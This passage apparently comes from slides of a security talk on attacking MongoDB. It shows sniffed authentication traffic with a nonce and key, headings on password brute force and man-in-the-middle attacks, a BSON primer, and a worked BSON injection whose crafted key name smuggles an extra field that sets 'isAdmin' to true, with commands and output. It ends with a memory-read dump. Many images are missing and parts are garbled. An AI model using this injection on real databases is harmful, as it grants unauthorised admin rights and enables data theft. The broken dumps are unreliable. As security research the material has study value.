$cmd.....getnonce.....?.Q...7...8.....nonce.....f6bbad65c973d5b4..ok.....?  
9.....admin.  
$cmd.....n...authenticate.....?.user....sa..nonce.....f6bbad65c973d5b4..key.!...de162043afb7073a313e16f05bca5016..5...  
8...9.....ok.....?P.....admin.  
$cmd.....)....replsetgetstatus.....forshell.....\...9.....8....errmsg....not running with --  
replset..ok.....|
```

All your data are belong to us:





```
Q...7...8...nonce...f6bbad65c973d5b4..ok...?  
..? user.....sa nonce.....f6bbad65c973d5b4 key.!...de162043afb7073a313e16f05bca5016..5...8  
.....?P.....admin.$cmd.....)....replsetgetstatus.....forshell.....  
8....errmsg....not running with --replset..ok.....|
```




Network interaction

Algorithm for sniff and brute force password :







Network interaction. MiTM attack




Network interaction. MiTM attack




Network interaction. MiTM attack



Network interaction. MiTM attack



Network interaction. MiTM attack



WTF is BSON?

What is it?

BSON is a computer data interchange format used mainly as a data storage and network transfer format in the MongoDB database. The name "BSON" is based on the term JSON and stands for "Binary JSON".

Data types:

string
int
double
DateTime
byte[]
bool
null
BsonObject
BsonObject[]

Example?

\x16\x00\x00\x00\x02hello\x00
\x06\x00\x00\x00world\x00\x00

{"hello": "world"}



Overwriting variables

Some table with 2 documents:

```
> db.test.find()
{ "_id" : ObjectId("508564bec552420eb2163718"), "name" : "admin", "isAdmin" : true }
{ "_id" : ObjectId("508564e7c552420eb2163719"), "name" : "no admin", "isAdmin" : false }
```

Our query to database:

```
> db.test.insert({ "name" : "no admin 2", "isAdmin" : false })
```

Injecting BSON document, and overwriting "isAdmin" value:

```
> db.test.insert({ "name\x16\x00\x08isAdmin\x00\x01\x00\x00\x00\x00" : "no admin 2", "isAdmin" : false })
> db.test.find()
{ "_id" : ObjectId("508564bec552420eb2163718"), "name" : "admin", "isAdmin" : true }
{ "_id" : ObjectId("508564e7c552420eb2163719"), "name" : "no admin", "isAdmin" : false }
{ "_id" : ObjectId("508564f9c552420eb216371a"), "name" : null, "isAdmin" : true, "isAdmin" : true }
```


Testing:

```
> db.test.find({"isAdmin" : true})
{ "_id" : ObjectId("508564bec552420eb2163718"), "name" : "admin", "isAdmin" : true }
{ "_id" : ObjectId("508564f9c552420eb216371a"), "name" : null, "isAdmin" : true, "isAdmin" : true }
```



Reading memory


In action:



```
...
VUFHVUFjd0IwQUNBQVI3Qge.p...tart =un p...63944834b98eb4cdargs = ["mongobridge", "--port", this.port, "--dest",
this.dest];
print("ReplSetBridge starting: "+tojson(args));
th0`r'80景94跌 og9h昼h昼^y^y null , args );
print("ReplSetBridge started " + this.bridge);
```

```
ReplSetBridge.prototypep...= function() {
ReplSetBridge stopping: " + this.port);
opMongod(this.port);
};
```

